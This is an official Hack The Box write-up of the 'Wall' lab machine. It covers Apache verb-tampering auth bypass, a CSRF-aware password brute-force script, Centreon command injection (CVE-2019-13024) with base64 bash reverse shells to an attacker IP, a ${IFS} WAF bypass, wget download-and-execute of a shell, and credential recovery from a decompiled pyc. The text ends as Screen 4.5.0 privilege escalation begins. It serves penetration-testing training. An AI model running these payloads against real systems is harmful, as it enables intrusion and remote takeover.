Hack The Box
PEN-TESTING LABS

Wall

05th December 2019 / Document No D19.100.56

Prepared By: MinatoTW

Machine Author: askar

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Wall is a medium difficulty Linux machine running a vulnerable version of Centreon network monitoring software, which can be accessed through HTTP Verb Tampering. The login page can be brute-forced to gain Admin access, which is exploited to gain RCE. A compiled python file is decompiled to extract user credentials This provides access to an SUID, resulting in a root shell.

Skills Required

- Enumeration
- Scripting

Skills Learned

- HTTP Verb tampering
- WAF bypass
- Decompiling python code

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.157 | grep ^[0-9] | cut -d '/' -f 1
| tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.157
```

```
nmap -sC -sV -p$ports 10.10.10.157
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-05 04:49 PST
Nmap scan report for 10.10.10.157
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
| ssh-hostkey:
|   2048 2e:93:41:04:23:ed:30:50:8d:0d:58:23:de:7f:2c:15 (RSA)
|   256 4f:d5:d3:29:40:52:9e:62:58:36:11:06:72:85:1b:df (ECDSA)
|_  256 21:64:d0:c0:ff:1a:b4:29:0b:49:e1:11:81:b6:73:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

SSH and Apache are found to be running on their usual ports.

Apache

Browsing to port 80, we come across the default Apache page.




Gobuster

Running gobuster with a few threads and PHP extension.

```
gobuster dir -u http://10.10.10.157/ -w directory-list-2.3-medium.txt -t 50 -x php

/aa.php (Status: 200)
/monitoring (Status: 401)
/panel.php (Status: 200)
```


The pages aa.php and panel.php don't seem to be significant. However, the /monitoring folder requests authentication.




Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Verb Tampering

It is possible to misconfigure Apache, such that authentication is only requested for a particular method, leading to a basic authentication bypass. Start Burp and intercept the request to /monitoring, then hit Ctrl+R to send it to Repeater. Change the request method to POST and send the request.




The page didn't return a "401 Unauthorized" error and is redirecting us to the Centreon login page at /centreon, which means the bypass was successful.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Centreon is a network monitoring software, which by default has the credentials **admin / centreon** as referenced here. However, trying those credentials results in authentication failure.



Looking at the request, we find that it uses a CSRF token, which means that we can't bruteforce it directly. The CSRF token can be found in a hidden field in the HTML source.

```
            </span>
        </div>
    </div>
<input name="centreon_token" type="hidden" value="295ec08551e1f882e272b947c1441490" />

</form>
```

We can write a simple python script to automatically grab this token and authenticate. We can start with the top-passwords-shortlist from seclists before attempting larger wordlists.

```
#!/usr/bin/python3
import requests
from bs4 import BeautifulSoup
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


```
url = 'http://10.10.10.157/centreon/index.php'
s = requests.session()

def sendRequests(username, password):

  page = s.get(url)
  soup = BeautifulSoup(page.content, 'html.parser')
  token = soup.find('input', attrs = { 'name' : 'centreon_token' })['value']

  data = { 'useralias' : username, 'password' : password, 'submitLogin' :
'Connect', 'centreon_token' : token }

  response = s.post(url, data = data)

  if 'incorrect' not in response.text:
       print("Credentials found {}:{}".format(username, password))
       break

with open('top-passwords-shortlist.txt') as wordlist:
  for word in wordlist:
       password = word.rstrip()
       print("[*] Trying {}".format(password))
       sendRequests('admin',password)
```

The script uses BeautifulSoup to parse the page and extract the CSRF token, and then sends login requests with passwords from the wordlist.

```
python3 centreon.py
<SNIP>
[*] Trying ninja
[*] Trying mustang
[*] Trying password1
Credentials found admin:password1
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


The password for admin is revealed to be “password1”. Logging in and browsing to the “About” page we find the version to be 19.04.




Foothold

CVE 2019-13024

The technical details about the vulnerability can be found here. An attacker can inject OS level commands due to a lack of sanitization in the “nagios_bin” input parameter while configuring pollers. Click on the settings on the left side and go to Pollers > Pollers. An existing poller named “Central” should be seen.



Click on the name to view the configuration settings, and then change the “Monitoring Engine Binary” to “**id;**”.




Next, click on “Save” at the bottom to save the configuration.

According to the blogpost, sending a POST request to

```
/centreon/include/configuration/configGenerate/xml/generateFiles.php
```

with the parameters poller, debug and generate should execute the binary. Let’s try that.




As expected, the “id” command executed successfully and the output was returned. Let’s try executing a bash reverse shell encoded as base64 to avoid bad characters.

```
echo 'bash -i >& /dev/tcp/10.10.14.3/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMQo=
```


The input command would be:

```
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMQo=|base64 -d|bash;
```

Enter this command into the “Monitoring Engine Binary” input field.



However, clicking on save results in a “403 Foridden” error.



This means that there might be an additional protection or Web Application Firewall (WAF) processing the input. Let’s try replacing spaces with **${IFS}** and resending the request.

```
echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4zLzQ0NDQgMD4mMQo=|base64${IFS}-d|b
```


```
ash;
```

This time there was no error and sending a request to generateFiles.php should give us a shell.


```
rlwrap nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.157 36394 received!
bash: no job control in this shell
www-data@Wall:/usr/local/centreon/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),6000(centreon)
```

CVE-2019-16405 / CVE-2019-17501

Centreon allows users to execute custom commands based on their preferences. Go to Settings > Commands > Miscellaneous and click on “Add” to add a new command.




Enter “ps aux” into the “Command Line” field and the IP address to the box in the $HOSTADDRESS$ field. Then click on the blue arrow on the right to execute the command on the box.



A new window opens and the process running on the box are listed. We didn't receive a "403 Forbidden" error as the command was sent through the GET request while the WAF must be configured to check only POST requests. This behaviour can be verified by clicking on "Save" at the bottom, which should throw an error.

Let's execute the base64 encoded shell from earlier.




The execution failed because the application escaped the pipes "\|" and converted it to a string. Instead, we can try downloading a shell and executing it. Create a file with the contents:

```
bash -i >& /dev/tcp/10.10.14.3/4444 0>&1
```


And then transfer it to the box using wget.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
wget 10.10.14.3/pwn -O /tmp/pwn
```



Next, execute /tmp/pwn using bash.



Clicking on the blue arrow should execute the command and return a shell like earlier.

```
rlwrap nc -lvp 4444
Listening on [] (family 2, port)
Connection from 10.10.10.157 36394 received!
bash: no job control in this shell
www-data@Wall:/usr/local/centreon/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),6000(centreon)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Lateral Movement

After enumerating the file system, we come across /opt/.shelby/backup.

```
www-data@Wall:/opt/.shelby$ file backup
backup: python 2.7 byte-compiled
```

The file is a compiled python file, which generally have .pyc extension.

```
www-data@Wall:/opt/.shelby$ python backup
[+] Done !
```

Running the file with python just returns “Done”. We can encode the file into base64 and then copy and decode it locally.

```
www-data@Wall:/opt/.shelby$ base64 backup -w0

# Locally
base64 -d backup.b64 > backup
```

This can be decompiled using uncompyle6, which can be installed using pip.

```
pip install uncompyle6
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now rename the file and use uncompyle to decompile it.

```
mv backup backup.pyc
uncompyle6 backup.pyc
```

The resulting output is:

```
# uncompyle6 version 3.5.1
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.7.3 (default, Oct  7 2019, 12:56:13)
# [GCC 8.3.0]
# Embedded file name: backup.py
# Compiled at: 2019-07-30 07:38:22
import paramiko
username = 'shelby'
host = 'wall.htb'
port = 22
transport = paramiko.Transport((host, port))
password = ''
password += chr(ord('S'))
password += chr(ord('h'))
password += chr(ord('e'))
password += chr(ord('l'))
password += chr(ord('b'))
password += chr(ord('y'))
password += chr(ord('P'))
password += chr(ord('a'))
password += chr(ord('s'))
password += chr(ord('s'))
password += chr(ord('w'))
password += chr(ord('@'))
password += chr(ord('r'))
password += chr(ord('d'))
password += chr(ord('I'))
password += chr(ord('s'))
password += chr(ord('S'))
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
password += chr(ord('t'))
password += chr(ord('r'))
password += chr(ord('o'))
password += chr(ord('n'))
password += chr(ord('g'))
password += chr(ord('!'))
transport.connect(username=username, password=password)
sftp_client = paramiko.SFTPClient.from_transport(transport)
sftp_client.put('/var/www/html.zip', 'html.zip')
print '[+] Done !'
# okay decompiling backup.pyc
```

The script creates a password and then use it to transfer html.zip via SFTP. The password can be extracted from the script by pasting the code into interpreter.

```
python
Python 2.7.16 (default, Oct  7 2019, 17:36:04)
[GCC 8.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> password = ''
>>> password += chr(ord('S'))
<SNIP>
>>> password += chr(ord('!'))
>>>
>>> password
'ShelbyPassw@rdIsStrong!'
```

The output string can be used to SSH into the box as shelby.

```
ssh shelby@10.10.10.157
shelby@10.10.10.157's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-54-generic x86_64)

Last login: Tue Jul 30 17:36:33 2019 from 192.168.178.1
shelby@Wall:~$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

After searching for SUID binaries, we find Screen 4.5.0 to be installed.

```
shelby@Wall:~$ find / -perm -4000 2>/dev/null
/bin/mount
/bin/ping
/bin/screen-4.5.0
/bin/fusermount
/bin/su
<SNIP>
```

We come across come across this vulnerability for Screen 4.5.0. We can download and execute the script on the box directly, as GCC is installed.

```
